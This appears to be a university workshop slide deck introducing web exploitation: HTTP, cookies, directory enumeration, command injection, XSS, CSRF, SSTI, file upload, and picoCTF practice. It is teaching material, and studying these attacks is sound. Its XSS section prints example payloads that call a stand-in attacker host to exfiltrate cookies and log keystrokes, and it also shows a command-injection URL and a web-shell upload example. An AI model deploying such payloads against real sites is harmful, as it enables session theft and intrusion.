Web Exploitation Techniques

by orestis karapiperis

What is Web Exploitation?

- The process of identifying and exploiting vulnerabilities in web applications
- Goals of Web Exploitation:
  - Access unauthorized data.
  - Manipulate application behavior.
  - Execute unauthorized commands.

What is Web Exploitation?


- Importance:
  - Real-world attacks can exploit these vulnerabilities to breach systems.
  - Web exploitation testing helps developers secure their applications.
- Examples:
  - SQL Injection (workshop 2), XSS, Command Injection, SSTI

HOW DOES THE WEB WORK?

Understanding HTTP Basics

- **How the Web Works**
  - Web applications operate on the HTTP/HTTPS protocol.
  - Communication involves a client (browser) and a server.
  - HTTP is stateless (sessions are created for continuity).

Understanding HTTP Basics




```
GET /files/book.php?id=13 HTTP/1.1\r\n
Host: 127.0.0.1:1337\r\n
Authorization: Basic dXNlcjpwNHNz\r\n
User-Agent: some-agent/1.0.0\r\n
Accept: */*\r\n
\r\n
```

```
HTTP/1.1 200 OK\r\n
Content-Length: 13\r\n
\r\n
test response
```

by GramThanos

URL Anatomy / The Parts of a URL:



by GramThanos

URL Anatomy / The Parts of a URL: URL Encoding

What is URL Encoding?

- URL encoding ensures that special characters in URLs are properly encoded for safe transmission.
- It replaces unsafe ASCII characters with a `%` followed by their hexadecimal ASCII value.
- Example:
  - Space ( ) → `%20`
  - `<` → `%3C`
  - `>` → `%3E`

URL Anatomy / The Parts of a URL: URL Encoding

Character	Encoded Value
Space	%20
:	%3A
/	%2F
?	%3F
#	%23
&	%26
=	%3D
<	%3C
>	%3E

URL Anatomy / The Parts of a URL: URL Encoding


Tools for URL Encoding

- **Online Encoders**:
  Websites like URL Encoder/Decoder **(https://www.urlencoder.org)**
- **Burp Suite**:
  Use the Encoder tool to encode and decode strings.
- **Python:**
  ```
  python3 -c "import urllib.parse;
  print(urllib.parse.quote('<script>alert(1)</script>'))"
  ```
- **curl:**
  ```
  curl -G --data-urlencode "q=<script>alert(1)</script>"
  "http://example.com/search"
  ```

HTTP Requests and Responses

Request Anatomy:

- Methods: GET, POST, PUT, DELETE, CONNECT, OPTIONS, HEAD, TRACE, PATCH
- Headers: Metadata (e.g., User-Agent, Authorization)
- Body: Data sent to the server (e.g., form data)




```
GET / HTTP/1.1
Host: developer.mozilla.org
Accept-Language: fr
```

HTTP Requests and Responses

Response Anatomy:

Status Codes:

- **Most Common: 200 (OK), 404 (Not Found), 500 (Server Error)**
- **Headers: Metadata sent back.**
- **Body: HTML, JSON, or other content.**



```
HTTP/1.1 200 OK
date: Tue, 18 Jun 2024 10:03:55 GMT
cache-control: public, max-age=3600
content-type: text/html
```

Cookies and Sessions


Cookies:

- Stored in the browser; help maintain state across requests.
- Common uses: Authentication, tracking.

Sessions:

- Server-side data tied to a session ID stored in a cookie.
- Vulnerable to session hijacking.

Cookies and Sessions



HTTP is stateless, thus we need to exchange information related to the state we want to track.

```
POST /login HTTP/1.1\r\n
Host: 127.0.0.1:1337\r\n
Content-Length: 22\r\n
\r\n
user=admin&pass=123456
```

```
HTTP/1.1 200 OK\r\n
Set-Cookie: session=abc
Content-Length: 2\r\n
\r\n
ok
```

Generate a session id to link with this user.

```
GET /me HTTP/1.1\r\n
Host: 127.0.0.1:1337\r\n
Cookie: session=abc\r\n
\r\n
```

Which user is the session "abc"?

```
HTTP/1.1 200 OK\r\n
Content-Length: 22\r\n
\r\n
your username is admin
```

Browser saves the cookies for each Host.

by GramThanos

Tools For Web Exploitation

Browser Developer Tools

- Inspect network requests, cookies, local storage.
- Modify and test web pages directly.

Burp Suite

- Proxy for intercepting and modifying HTTP requests/responses.
- Tools like scanner, repeater, and intruder.

cURL

- Command-line tool for sending HTTP requests.
- Examples:
  - `curl https://example.com`
  - `curl -X POST -d "username=admin" https://example.com/login`

File Structures

Common Directories in Web Applications:

- `/public`: Static files (e.g., images, CSS).
- `/admin`: Backend interfaces.
- `/uploads`: User-uploaded content.
- `/api`: Endpoints for application programming interfaces.
- `/assets`: Static resources like CSS, JavaScript, or images.
- `/backup`: Backup files (often misconfigured and publicly accessible).
- `/logs`: Logs that may leak sensitive data.

Hidden Files and Directories

- .git/: Version control directory (can expose code and sensitive files).
- .env: Environment variables, often containing credentials or configuration data.
- .bak, .old, .swp: Backup or temporary files that may contain sensitive information.

Finding Hidden Files/Directories:

- Tools: `gobuster`, `dirb`, `ffuf`

File Structures

Common Web Server File Directories

- **Apache HTTP Server (default directory: /var/www/)**
  - /var/www/html: Default root directory for serving web pages.
  - /var/www/cgi-bin: Location for CGI scripts.
  - .htaccess: Configuration file for directory-level settings.
- **Nginx (default directory: /usr/share/nginx/)**
  - /usr/share/nginx/html: Default root directory for static files.
  - /etc/nginx/conf.d/: Contains additional configuration files.
  - /var/log/nginx/: Stores logs for Nginx.
- **Node.js/Express**
  - ./public: Default folder for static assets.
  - ./views: Templates for rendering HTML.
  - ./routes: Defines routes and middleware.
- **PHP**
  - /var/www/html: Default location for PHP files (often combined with Apache/Nginx).
  - /tmp: Temporary storage for uploaded files (default in PHP configurations).

File Structures

Common Web Server File Directories

Python Web Frameworks

- **Flask (default directory structure):**
  - /static: Stores static files (CSS, JavaScript, images).
  - /templates: Contains HTML templates for rendering views.
  - app.py: Main application entry point.
  - config.py: Configuration settings for the app.
- **Django (default directory structure):**
  - /manage.py: Command-line utility for administrative tasks.
  - /static: Static files (CSS, JavaScript, images).
  - /templates: HTML templates for the application.
  - /<app_name>/views.py: Contains view functions/classes.
  - /<app_name>/models.py: Defines database models.

Tomcat

- /webapps: Contains deployed applications
- /conf: Configuration files for Tomcat
- /logs: Stores server logs.
- /bin: Contains scripts to start and stop the server.

File Structures

Tools to Enumerate Directories

- **Gobuster:**

  ```
  gobuster dir -u http://example.com -w /path/to/wordlist
  ```

- **Dirb:**

  ```
  dirb http://example.com
  ```

- **FFUF (Fuzz Faster U Fool):**

  ```
  ffuf -u http://example.com/FUZZ -w /path/to/wordlist
  ```

COMMAND INJECTION

Command Injection

- Injecting system commands via web inputs.
- Example: `http://example.com/ping?ip=127.0.0.1;ls`
- Exploitation:
  - Add shell commands like ;, &&, |.
- Mitigation:
  - Input validation, use of safe APIs.

Cross-Site Scripting (XSS)

What is XSS?

- Cross-Site Scripting (XSS) is a web vulnerability that allows an attacker to inject and execute malicious scripts in a victim's browser
- These scripts are typically written in JavaScript and run in the context of the targeted web application

How XSS Works

1. Injection: An attacker injects a malicious script into a vulnerable input field or URL.
2. Execution: The browser executes the malicious script in the context of the web page.
3. Impact:
- Steal cookies or session tokens.
- Redirect users to malicious websites.
- Log keystrokes or impersonate users.

Types of XSS

1. **Reflected XSS**
   - Occurs when the malicious script is embedded in a URL and executed when the victim clicks the link.

     Example: http://example.com/search?q=`<script>alert('XSS')</script>`

2. **Stored XSS**

- The malicious script is stored on the server (e.g., in a database) and served to multiple users.
  - Example:
    - Attacker posts a malicious comment: `<script>alert('Stored XSS')</script>`
    - All visitors to the page execute the script.

3. **DOM-Based XSS**

- Occurs in the client-side JavaScript code when it processes user input insecurely.
- Example: `document.write(location.hash);`

XSS Payload Examples

- **Simple alert:**

```
<script>alert('XSS');</script>
```

- **Cookie Theft (using an external request):**

```
<script>
  fetch('http://attacker.com/steal?cookie=' + document.cookie);
</script>
```

- **Keylogger:**

```
<script>
  document.onkeypress = function(e) {
    fetch('http://attacker.com/log?key=' + e.key);
  };
</script>
```

Detecting XSS

Test inputs with payloads like:

- `<script>alert(1)</script>`
- `"><img src=x onerror=alert(1)>`

Use tools like:

- **Burp Suite**: Intercept and inject payloads.
- **OWASP ZAP**: Automated scanning for XSS vulnerabilities.

OTHER WEB ATTACKS (an overview)

File Upload Vulnerabilities

- Risk: Malicious file uploads, such as a web shell
- Example exploit: upload shell.php and access it:
  - http://example.com/uploads/shell.php
- Mitigation:
  - Validate file types, restrict upload directories.

Session Hijacking

- Stealing or manipulating session cookies to impersonate a user.
- Exploitation:
  Tools like Burp Suite or browser extensions.
- Mitigation:
- Use HTTPOnly, Secure, and SameSite cookie flags.

Cross-Site Request Forgery (CSRF)

- Forcing a user to perform unintended actions on another site.
- Exploitation:
  A crafted malicious URL or form submission.
- Example:
  `<img src="http://example.com/delete?user=admin">`
- Mitigation:
  - Use anti-CSRF tokens and implement same-origin policies

Server-Side Template Injection (SSTI)

- Injecting malicious code into server-side templates.
- Example (Python Jinja2):
  `{{ 7*7 }}`
- Impact:
  - **Remote code execution if templates are vulnerable.**
- Mitigation:
  - Avoid rendering user-controlled input in templates.

EXTRA:
CyberChef

What is CyberChef?

- CyberChef is a web-based tool developed by GCHQ for performing a wide variety of encoding, decoding, and data analysis operations.
- Known as "The Cyber Swiss Army Knife," it provides a user-friendly interface to process and manipulate data.
-

What is CyberChef?

- Ideal for:
  - Encoding/decoding (Base64, Hex, URL, etc.).
  - Data format conversions (e.g., JSON to XML).
  - Cryptographic operations (e.g., hashing, decryption).
  - String manipulation (e.g., finding/cleaning patterns).
  - Log analysis and forensic investigations.

practice time

https://play.picoctf.org/

Classroom Code: **CleCzOnr1** (its an omikron)

Practice -> Assignments -> Web Exploitation 1

1. where are the robots
2. Scavenger Hunt
3. WebDecode
4. IntroToBurp

Thank you for your attention!

IEEE
UNIVERSITY OF PIRAEUS